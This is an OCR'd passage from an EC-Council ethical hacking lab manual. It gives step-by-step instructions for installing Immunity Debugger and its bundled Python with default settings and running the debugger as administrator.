**ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.

   Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. **Immunity Debugger Setup** pop-up appears, click **Yes** to install Python.




6. The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.




7. Follow the wizard and install Immunity Debugger using the default settings.
8. After completion of installation, click on **close**, **Immunity Debugger Setup** pop-up appears click **OK** to install python.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




9. **Python Setup** window appears, click **Next** and Follow the wizard to install Python using the default settings.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.

    Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

